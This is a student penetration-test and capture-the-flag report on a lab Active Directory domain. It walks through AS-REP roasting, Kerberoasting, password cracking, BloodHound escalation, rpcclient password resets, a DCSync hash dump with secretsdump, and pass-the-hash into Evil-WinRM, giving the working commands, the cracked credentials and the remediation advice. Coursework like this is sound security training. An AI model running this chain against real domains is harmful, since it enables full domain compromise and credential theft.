

HOST PENETRATION REPORT

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Executive Summary

The main aim of this task was to evaluate the security strength of the SONGBIRDS.SNAKES Active Directory domain by applying ethical hacking frameworks covered in coursework, and in doing so find 2 “flags” that have been hidden in the directory. The objectives included validating the robustness of LDAP-based directory enumeration defenses, analyzing the resistance of Kerberos authentication, and assessing the effectiveness of privilege escalation mitigations within a Windows Server environment. Through controlled exploitation techniques, several critical misconfigurations were uncovered. First, multiple user and service accounts were found to lack proper Kerberos pre-authentication enforcement, enabling offline extraction and cracking of hashed credentials. Second, improperly delegated directory permissions permitted unauthorized retrieval of NTLM hashes via replication protocols, resulting in complete domain compromise when leveraged against the Domain Controller. These findings provide concrete evidence of weaknesses in authentication and access controls. Overall, the results highlight significant vulnerabilities in both authentication mechanisms and directory permission. Remediation should focus on enforcing Kerberos pre-authentication, tightening replication privileges, and implementing least-privilege principles across service accounts. Addressing these issues will substantially enhance the Active Directory’s security preventing any malicious attack attempts.

Introduction

This report presents the findings from practical assessments conducted on the SONGBIRDS.SNAKES Active Directory domain. It outlines the context, scope, and rationale of the testing activities, establishing the basis for the subsequent attack chain. The focus is on identifying vulnerabilities in directory enumeration, authentication protocols, and privilege controls and finding “flags” within a Windows Server environment.

Scope and Objectives

The task targeted key security controls in the Active Directory environment to:

1. Enumerate LDAP directory services to catalogue user and service accounts.
2. Test Kerberos pre-authentication by capturing and cracking ticket responses.
3. Extract and analyse service principal name (SPN) hashes for offline attacks.
4. Visualize privilege escalation pathways using graph-based analysis.
5. Execute attacks to harvest NTLM hashes and validate administrative access.
6. Locate and display two hidden “flags” stored within the directory environment.

HOST ANALYSIS

To begin targeting specific Active Directory services, a network host analysis was conducted to identify live systems and open ports within the 192.168.34.0/24 subnet. An IP address of 192.168.34.254 was assigned to our Kali interface which was identified via the *ip a* command as seen in *Fig. 1*, confirming network connectivity and gateway mapping. A TCP port scan using *nmap -sV -O* against the entire subnet revealed two active hosts: 192.168.34.100 and 192.168.34.254 (*Fig. 2*). The directory server at 192.168.34.100 revealed LDAP (port 389), Kerberos (port 88), SMB (port 445), RPC (port 135), and HTTP API endpoints, indicating a domain controller role. OS detection identified Windows Server 2022 on this host, which meant this was our target. The second host responded only on TCP 3389 with a Microsoft Terminal Service banner and was running Linux, suggesting non-AD jump. This initial host analysis staged

the subsequent attacks by confirming the domain controller's services, OS version, and network placement.

ATTACK EXECUTION

To begin, the exact LDAP base DN needed to be confirmed while also collecting valid accounts to target the offline attacks, to do so the follow command was executed;

```
ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts
```

This confirmed the directory's root naming contexts, revealing that the domain is dc=songbirds,dc=snakes as seen in *Fig. 3*. A subtree search for objectClass=user retrieves every user object; running through "grep" and "sed" to extract the sAMAccountName values into users.txt, outputting the exact list of accounts to check for AS-REP vulnerabilities which can be seen in *Fig. 4*. With this the next step was to find and crack Kerberos pre-auth-disabled accounts. Accounts with UF_DONT_REQUIRE_PREAUTH set leak encrypted TGT responses that can be brute-forced offline, revealing high-value credentials without triggering alerts on the domain controller. By running;

```
impacket-GetNPUsers songbirds.snakes/ -usersfile users.txt -no-pass -  
dcip 192.168.34.100
```

As seen in *Fig. 5*. Every user that turned a hash were vulnerable to cracking, so this script was used to query any hashes into a file called "hash1.txt" (*Fig. 6*). After installing and decompressing RockYou, John the ripper initialized two OpenMP threads, loaded 3 hashes, then instantly cracked three passwords (pepper, asdfgh, starwars) as seen in *Fig. 7*. This confirms that common-word dictionary attacks remain effective against AS-REP responses encrypted with weak user passwords. Then to verify that ariadne.sedge's credential had read access to the AD schema, users, groups and ACLs needed for BloodHound ingestion the following command was run(*Fig. 8*);

```
ldapdomaindump -u 'SONGBIRDS.SNAKES\ariadne.sedge' -p pepper -o  
dump_ariadne 192.168.34.100
```

Following this, grep was used to show plaintext or "new user generated password" entries for agrippina.serrano, volumnia.brutus, and "Company default password as many orgs embed initial passwords in AD descriptions, so this quick text search captures those weak credentials without further brute-forcing (*Fig. 9*). Then to validates that weak passwords and default policies exist, and to explain why our dictionary attacks succeeded so rapidly a netexec was run that showed minimum length = 4, history length = 24, complexity flags = 0, lockout thresholds (*Fig. 10*). To then crack service-account hashes tied to registered SPNs, GetUserSPNs was run using ariadne.sedge's credentials to pull SPN-encrypted hashes for exchange_svc, http_svc, and mssql_svc as seen in *Fig. 11*. This Cracked those SPN hashes with Hashcat, recovering weak service passwords like 123456 and starwars.

The next step in this attack narrative was to prepare the bloodhound environment, which began with the command; `sudo neo4j console`

This command did require several installations in the kali terminal to execute and the termination of a java process that was bound to neo4j's port, but once it began the command bloodhound allowed connection into the bloodhound application, which was logged in using the credentials neo4j, bloodhound (*Fig. 12*). After clearing any old cache with the command;

```
rm -f ~/.nxc/workspaces/default/ldap.db
```

netexec was ran again to dump bloodhound data as seen in *Fig. 13*. NetExec resolves collection methods and compresses output into `~/.nxc/logs/WIN-F277IM38M07_192.168.34.100_2025-06-06_203218_bloodhound.zip`, copied the resulting `*_bloodhound.zip` into `~/` and used BloodHound's **Upload Data** button to ingest it, confirming the import progress completes. Which outputted the graph seen in *Fig. 14*. The main goal was to find which account can replicate directory changes and chart the fastest escalation path to Domain Admin as only accounts with DCSync rights can steal NTLM hashes. In BloodHound's Analysis pane, "Find Principals with DCSync Rights" was run, highlighting `vulcan.paylor` then "Shortest Paths to Domain Admin" **was executed**, which traced the chain: `ariadne.sedge -> lucy.thrane -> vulcan.paylor -> SnowDynasty -> Domain Admin`, visually confirming each hop as seen in *Fig. 15*.

BloodHound revealed that `ariadne.sedge` could write to `lucy.thrane's` user object (via ACLs). By changing Lucy's password to a known value ("rishon") using

```
rpcclient -U 'ariadne.sedge%pepper' 192.168.34.100
rpcclient $> setuserinfo2 lucy.thrane 23 "rishon"
```

(*Fig. 16.*) gives a second foothold under a different identity, widening our pivot options, although setting the password to my real name would be a contradicting mistake, in a real-world scenario. Lucy held rights over `vulcan.paylor`. By resetting that account password to "jessica," we gain control of a high-value service account previously identified in BloodHound as having DCSync rights (*Fig. 17.*).

```
rpcclient -U 'lucy.thrane%rishon' 192.168.34.100
rpcclient $> setuserinfo2 vulcan.paylor 23 "jessica"
```

Membership in SnowDynasty (a privileged group) was required to inherit the "Replicating Directory Changes" right. Once Vulcan is in SnowDynasty, they can request NTDS replication via DCSync.

```
net rpc group addmem "SnowDynasty" "vulcan.paylor"
-U "songbirds.snakes/vulcan.paylor%jessica"
-S 192.168.34.100
```

Finally, the group membership was verified as this Ensures Vulcan's account now appears alongside the original privileged members, confirming this group-escalation step succeeded.

```
net rpc group members "SnowDynasty"
-U "songbirds.snakes/vulcan.paylor%jessica"
-S 192.168.34.100
```

With Vulcan in SnowDynasty, they now hold the DCSync privilege. The `-just-dc` flag invokes a directory-replication request ("Replicating Directory Changes"), dumping every account's `lmhash:nthash`. As seen in *Fig. 18*. The output begins with `Administrator:500:...7ed5b48fcd530bd926c4a831e3775fbd:::`, followed by the guest, `krbtgt`, and hundreds of user hashes. This single RPC call leverages the privileged group membership forged, therefore no further brute-forcing required to extract the administrator hash in clear NTLM form. Using the final command as seen in *Fig. 19.*;

```
evil-winrm -i 192.168.34.100 \  
  
-u Administrator \  
  
-H 7ed5b48fcd530bd926c4a831e3775fbd
```

any need for the plaintext password was bypassed. Evil-WinRM establishes an interactive PowerShell session as **Administrator**, completing our end-to-end escalation chain.

Question 1: What are the SMB directory shares open on the Active Directory Server? Document them

Authenticated as ariadne.sedge, smbclient -L revealed the following shares (*Fig. 22*):

- ADMIN\$ – Remote Admin (default Windows administrative share)
- C\$ – Default hidden disk share for the C: drive
- IPC\$ – Inter-Process Communication endpoint
- NETLOGON – Logon server share used by DCs
- SYSVOL – Logon server share containing group-policy and scripts
- Academy – Custom disk share (likely for student resources)
- Common – Custom disk share (shared/common files)
- Gamemakers – Custom disk share (game-maker assets)
- Rebellion – Custom disk share (where one of the flags resided)

Question 2: What does the Active Directory structure look like? List the groups (a.k.a., Organisational Units) under the domain songbirds.snakes.

From our SPN and LDAPDomainDump output (*Fig. 11*), the following Organizational Units (groups) sit directly under CN=Users,DC=songbirds,DC=snakes:

- LabTechnicians (hosting exchange_svc)
 - DistrictOversight (hosting http_svc)
 - PeacekeeperOps (hosting mssql_svc)
 - AcademyStudents (many user accounts, e.g. agrippina.serrano)
 - TributeCivilians (e.g. volumnia.brutus)
 - ZooMaintenance (e.g. octavian.cartwright)
 - Rebellion (flag directory)
- (All within CN=Users,DC=songbirds,DC=snakes)*

Question 3: Identify two Active Directory user accounts that each use a different easily guessable password. For each account, provide the username and its associated weak password.

From our AS-REP and Kerberoast cracking (*Fig. 7*):

1. ariadne.sedge → pepper
2. pluribus.gallan → starwars

ADMINISTRATOR ACCESS

To confirm full Domain-Admin privileges, stolen NTLM hash in an Evil-WinRM session was used as shown prior.

```
evil-winrm -i 192.168.34.100 \  
  
-u Administrator \  
  
-H 7ed5b48fcd530bd926c4a831e3775fbd
```

Once connected, the prompt changed to:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We then navigated to the Desktop and listed its contents, revealing **flag.txt**. Finally, we displayed the Administrator's flag:

```
cd Desktop  
  
cat flag.txt
```

All as seen in Fig. 19. And Fig. 20.

FLAG IDENTIFICATION

Two flags were in the directories. The first one was found in the administrator's desktop (*Fig. 20.*)

"FLAG - Beneath the Capitol's songs and serpent smiles lies the true game: control the strings, silence the songbird, and you become the snake who rewrites the rules. "

The second flag was found in c:/rebellion as seen in (*Fig. 21.*).

"FLAG – The Capitol must fall. Glory to District 12."

SECURITY RECOMMENDATIONS

To mitigate these attacks, the priority is enforcing Kerberos pre-authentication across the domain. By ensuring that every account requires clients to prove knowledge of their password before the KDC issues any ticket, we eliminate the opportunity for AS-REP roasting, which relies on capturing unauthenticated ticket responses.

Secondly, DCSync rights must be tightly controlled: only a small number of highly trusted service or backup accounts should hold the "Replicating Directory Changes" privilege. Regular reviews of ACLs on critical user objects will prevent unauthorized RPC resets or group-membership changes, blocking the very pivot points we exploited. Together, these controls close the main attack vectors and make any similar compromise far more difficult to execute or remain undetected.

Appendix

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:15:5d:00:07:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.34.254/24 brd 192.168.34.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::1443:c905:f84c:a891/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 1

```
└─$ sudo nmap -sV -O 192.168.34.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 17:10 AEST
Nmap scan report for 192.168.34.100
Host is up (0.00044s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-06-06 07:10:34Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: songbirds.snakes0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: songbirds.snakes0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:15:5D:00:07:0B (Microsoft)
Device type: general purpose
Running: Microsoft Windows 2022
OS CPE: cpe:/o:microsoft:windows_server_2022
OS details: Microsoft Windows Server 2022
Network Distance: 1 hop
Service Info: Host: WIN-F277IM38M07; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.34.254
Host is up (0.000046s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server   Microsoft Terminal Service
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 39.01 seconds
```

Figure 2


```
(kali@kali)-[~]
$ ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=songbirds,DC=snakes
namingcontexts: CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: CN=Schema,CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: DC=DomainDnsZones,DC=songbirds,DC=snakes
namingcontexts: DC=ForestDnsZones,DC=songbirds,DC=snakes

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Figure 3

```
(kali@kali)-[~]
$ ldapsearch -x -b "dc=songbirds,dc=snakes" 'objectclass=user' -H ldap://192.168.34.100 | grep -i samaaccountname | sed 's/SAMAccountName: //g' > users.txt
```

Figure 4

```
(kali@kali)-[~]
$ impacket-GetNPUsers songbirds.snakes/ -usersfile users.txt -no-pass -dc-ip 192.168.34.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User julius.everdeen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User agrippina.everdeen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User festus.crassus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User selene.tarsis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User isolde.domitian doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User reaper.crassus doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES:23ed7bc86bbffc03be8b9533b174c9db5f26ccbd5d6291d80fa6
caa0a7e0e59a98dd7ffc2f8fe39244d8ae703f12f92b8e4fe5c4f291993fa17d8303b28b195ec229f3a78f462aa83f79d
578f312c1e9798e4e5f8d2c975ce758338d6cc926aa8f9e1e4d513bd89fe78d1e5478d46a59d4ba098e53efb83dfcebe04
1fa38b0a2b65b97df68ab2a376321d07cc1125f64c
[-] User calliope.druitt doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bellona.garran doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User plus.wickers doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User octavian.cartwright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dorian.hale doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User calliope.edge doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User petra.rune doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User titus.hallow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vibius.everdeen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User livia.templemith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User myra.flickerman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User myra.ashcroft doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lavinius.serrin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User orion.crowley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vesta.strom doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zara.druitt doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User diana.lucullus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vega.fallow doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES:2461f26c0ee57004f247c5473021969e579d09bee052d918948ede3f
d30cedee1ce0368b43741671cf028034f4050b238253b89a7fe2dc70f51bb4368c9b65326131a08a89a1d7c4e171be82c6df64
d81db9a9e2da97ec291b69b154f390956a6c714c6e07c140417301c5c6fe14114835d105154b13bab9fd74f2531116a3cc
ca27e2747a3729842756b63ce0cd38d8d1679
[-] User lyra.montclair doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User agrippina.strabo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nero.cartwright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andro.rhyme doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User philo.elway doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User xanthe.ventrix doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tullia.tarsis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User philo.luxor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User orion.tarn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User calliope.grim doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$riadne.sedg@SONGBIRDS.SNAKES:44701e9e7b385599dc29d16ed0b0015850de15d8142a4d62e98379a2
```

Figure 5

```
kali@kali: ~
File Actions Edit View Help

GNU nano 8.4 hash1.txt *
$krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES:23ed7bc86bbffc03be8b9533b1>
$krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES:2461f26c0ee57004f247c54730219>
$krb5asrep$23$riadne.sedg@SONGBIRDS.SNAKES:44701e9e7b385599dc29d16ed0b0015>
$krb5asrep$23$persephone.sable@SONGBIRDS.SNAKES:a8a92ef8b90b1c89b51aca1930f0>
```

Figure 6

```

(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP
etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x
])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pepper          ($krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES)
asdgh           ($krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES)
starwars        ($krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES)
3g 0:00:00:00 DONE (2025-06-06 17:38) 60.00g/s 20480p/s 61440c/s 61440C/s 123
456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Figure 7

```

(kali@kali)-[~]
└─$ ldapdomaindump -u 'SONGBIRDS.SNAKES\ariadne.sedge' -p pepper -o dump_aria
dne 192.168.34.100
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

```

Figure 8

```

(kali@kali)-[~]
└─$ grep -i password dump_ariadne/domain_users.grep
Pluribus Hawthorne      Pluribus Hawthorne      pluribus.hawthorne      Acade
myStudents      Domain Users      05/21/25 06:34:12      05/21/25 06:34:17 0
1/01/01 00:00:00      NORMAL_ACCOUNT 01/01/01 00:00:00      S-1-5-21-7268
91065-741230342-2428684818-1696 Company default password(Reset ASAP)
Agrippina Serrano      Agrippina Serrano      agrippina.serrano      Tribu
teCivilians      Domain Users      05/21/25 06:34:11      05/21/25 06:34:21 0
1/01/01 00:00:00      NORMAL_ACCOUNT 01/01/01 00:00:00      S-1-5-21-7268
91065-741230342-2428684818-1681 New user generated password: 52SX>R]
Volumnia Brutus Volumnia Brutus volumnia.brutus TributeCivilians      Domai
n Users 05/21/25 06:34:09      05/21/25 06:34:17      01/01/01 00:00:00 N
ORMAL_ACCOUNT 01/01/01 00:00:00      S-1-5-21-726891065-741230342-24286848
18-1661 New user generated password: [7de#GP
Tertia Pell      Tertia Pell      tertia.pell      AcademyStudents Domain Users0
5/21/25 06:34:08      05/21/25 06:34:17      01/01/01 00:00:00 NORMA
L_ACCOUNT 01/01/01 00:00:00      S-1-5-21-726891065-741230342-24286848
18-1647 Company default password(Reset ASAP)
Philo Elway      Philo Elway      philo.elway      TributeCivilians      Domai
n Users 05/21/25 06:34:07      05/21/25 06:34:21      01/01/01 00:00:00 N
ORMAL_ACCOUNT 01/01/01 00:00:00      S-1-5-21-726891065-741230342-24286848
18-1634 Company default password(Reset ASAP)
Octavian Cartwright      Octavian Cartwright      octavian.cartwright      ZooMa
intenance      Domain Users      05/21/25 06:34:05      05/21/25 06:34:17 0
1/01/01 00:00:00      NORMAL_ACCOUNT 01/01/01 00:00:00      S-1-5-21-7268
91065-741230342-2428684818-1613 Company default password(Reset ASAP)
krbtgt krbtgt krbtgt Denied RODC Password Replication Group Domain Users0
5/18/25 04:06:36      05/21/25 06:50:32      01/01/01 00:00:00 ACCOU
NT_DISABLED, NORMAL_ACCOUNT 05/18/25 04:06:36      S-1-5-21-726891065-74
1230342-2428684818-502 Key Distribution Center Service Account

```

Figure 9

```

(kali@kali)-[~]
$ netexec smb 192.168.34.100 -u ariadne.sedge -p 'pepper' --pass-pol
SMB 192.168.34.100 445 WIN-F277IM38MO7 [*] Windows Server 2022 B
uild 20348 x64 (name:WIN-F277IM38MO7) (domain:songbirds.snakes) (signing:True
) (SMBv1:False)
SMB 192.168.34.100 445 WIN-F277IM38MO7 [+] songbirds.snakes\aria
dne.sedge:pepper
SMB 192.168.34.100 445 WIN-F277IM38MO7 [+] Dumping password info
for domain: songbirdssnakes
SMB 192.168.34.100 445 WIN-F277IM38MO7 Minimum password length:
4
SMB 192.168.34.100 445 WIN-F277IM38MO7 Password history length:
24
SMB 192.168.34.100 445 WIN-F277IM38MO7 Maximum password age: 41
days 23 hours 53 minutes
SMB 192.168.34.100 445 WIN-F277IM38MO7
SMB 192.168.34.100 445 WIN-F277IM38MO7 Password Complexity Flags
: 000000
SMB 192.168.34.100 445 WIN-F277IM38MO7 Domain Refuse Passwor
d Change: 0
SMB 192.168.34.100 445 WIN-F277IM38MO7 Domain Password Store
ClearText: 0
SMB 192.168.34.100 445 WIN-F277IM38MO7 Domain Password Locko
ut Admins: 0
SMB 192.168.34.100 445 WIN-F277IM38MO7 Domain Password No Cl
ear Change: 0
SMB 192.168.34.100 445 WIN-F277IM38MO7 Domain Password No An
on Change: 0
SMB 192.168.34.100 445 WIN-F277IM38MO7 Domain Password Compl
ex: 0
SMB 192.168.34.100 445 WIN-F277IM38MO7
SMB 192.168.34.100 445 WIN-F277IM38MO7 Minimum password age: 1 d
ay 4 minutes
SMB 192.168.34.100 445 WIN-F277IM38MO7 Reset Account Lockout Cou
nter: 1 minute
SMB 192.168.34.100 445 WIN-F277IM38MO7 Locked Account Duration:
1 minute
SMB 192.168.34.100 445 WIN-F277IM38MO7 Account Lockout Threshold
: None
SMB 192.168.34.100 445 WIN-F277IM38MO7 Forced Log off Time: Not
Set

```

Figure 10

```

(kali@kali)-[~]
$ impacket-GetUserSPNs -dc-ip 192.168.34.100 'songbirds.snakes/ariadne.
sedge:pepper' -request
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ServicePrincipalName      Name      MemberOf
PasswordLastSet          LastLogon Delegation
-----
exchange_svc/exserver.songbirds.snakes exchange_svc CN=LabTechnicians,CN=Us
ers,DC=songbirds,DC=snakes 2025-05-21 16:34:17.090932 <never>
http_svc/httpserver.songbirds.snakes http_svc CN=DistrictOversight,CN
=Users,DC=songbirds,DC=snakes 2025-05-21 16:34:16.981560 <never>
mssql_svc/mssqlserver.songbirds.snakes mssql_svc CN=PeacekeeperOps,CN=Us
ers,DC=songbirds,DC=snakes 2025-05-21 16:34:16.887800 <never>

```

Figure 11


```

File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo neo4jsole

Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
plugins: /usr/share/neo4j/plugins
import: /usr/share/neo4j/import
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run

Starting Neo4j.
2025-06-06 07:49:32.952+0000 INFO Starting...
2025-06-06 07:49:33.608+0000 INFO This instance is ServerId{399b945e} (399b945e-6a18-49f4-b477-398a6d358e05)
2025-06-06 07:49:35.414+0000 INFO ===== Neo4j 4.4.26 =====
2025-06-06 07:49:37.003+0000 INFO Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2025-06-06 07:49:37.004+0000 INFO Updating the initial password in component 'security-users'
2025-06-06 07:49:38.686+0000 INFO Bolt enabled on localhost:7687.
2025-06-06 07:49:39.969+0000 INFO Remote interface available at http://localhost:7474/
2025-06-06 07:49:39.975+0000 INFO id: 41920CFD9EA53884789AA7E0E7C1CBABD49BE74274871510D5C2F181C334C18B
2025-06-06 07:49:39.975+0000 INFO name: system
2025-06-06 07:49:39.976+0000 INFO creationDate: 2024-05-26T12:38:09.642Z
2025-06-06 07:49:39.976+0000 INFO Started.

```

Figure 12

```

(kali@kali)-[~]
└─$ netexec ldap 192.168.34.100 -u ariadne.sedge -p 'pepper' --bloodhound --dns-server 192.168.34.100 --collection All
LDAP 192.168.34.100 389 WIN-F277IM38M07 [*] Windows Server 2022 Build 20348 (name:WIN-F277IM38M07) (domain:songbirds.snakes)
LDAP 192.168.34.100 389 WIN-F277IM38M07 [+] songbirds.snakes\ariadne.sedge:pepper
LDAP 192.168.34.100 389 WIN-F277IM38M07 Resolved collection methods: objectprops, dcom, session, group, acl, rdp, localadmin, trusts, containers, psremote
LDAP 192.168.34.100 389 WIN-F277IM38M07 Done in 00M 01S
LDAP 192.168.34.100 389 WIN-F277IM38M07 Compressing output into /home/kali/.nxc/logs/WIN-F277IM38M07_192.168.34.100_2025-06-06_203218_bloodhound.zip

```

Figure 13




Figure 14




Figure 15

```
(kali@kali)-[~]
$ rpcclient -U 'ariadne.sedge%pepper' 192.168.34.100
rpcclient $ setuserinfo2 lucy.thrane 23 "rishon"
rpcclient $ ^C
```

Figure 16

```
(kali@kali)-[~]
$ rpcclient -U 'lucy.thrane%rishon' 192.168.34.100
rpcclient $ setuserinfo2 vulcan.paylor 23 "jessica"
rpcclient $ quit

(kali@kali)-[~]
$ net net group members "Sno\SnowDynasty"
-U "songbirds.snakes/vulcan.paylor%jessica" \
-S 192.168.34.100
songbirdssnakes\reaper.crassus
songbirdssnakes\gaius.vickers
songbirdssnakes\nero.cartwright
songbirdssnakes\calliope.styx
songbirdssnakes\sejanus.thorne
songbirdssnakes\coriolanus.nassar
```

Figure 17

```
(kali@kali)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py
songbirds.snakes/vulcan.paylor:jessica@192.168.34.100 \
-just-dc
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[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7ed5b48fcd530bd926c4a831e3775fbd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e7692db3350842432a7c55f5cf764ae5:::
songbirds.snakes\julius.everdeen:1601:aad3b435b51404eeaad3b435b51404ee:886172957cb2b62cd93f921a9e6aa912:::
songbirds.snakes\agrippina.everdeen:1602:aad3b435b51404eeaad3b435b51404ee:ae9f956378bacd856990fa1dfe6c94a2:::
songbirds.snakes\festus.crassus:1603:aad3b435b51404eeaad3b435b51404ee:57507d072e7482bcd50526fd5d278c6e:::
songbirds.snakes\theron.cress:1604:aad3b435b51404eeaad3b435b51404ee:d6ae679d59b0d259377c7eda92ebf891:::
songbirds.snakes\selene.tarsis:1605:aad3b435b51404eeaad3b435b51404ee:30493f32b1fa104dad0c2a3ebec3cfec:::
songbirds.snakes\isolde.domitian:1606:aad3b435b51404eeaad3b435b51404ee:9dc041cd831d596ecc6d40b3d512ca25:::
songbirds.snakes\rufus.mercer:1607:aad3b435b51404eeaad3b435b51404ee:c120b8d6320260f74e71f35b6d27c37b:::
```

Figure 18

```

(kali@kali)-[~]
└─$ evil-winrm -i.168.34.100 \
  -u Administrator \
  -H 7ed5b48fcd530bd926c4a831e3775fbd
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_de
tection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Re
mote-path-completion

Info: Establishing connection to remote endpoint
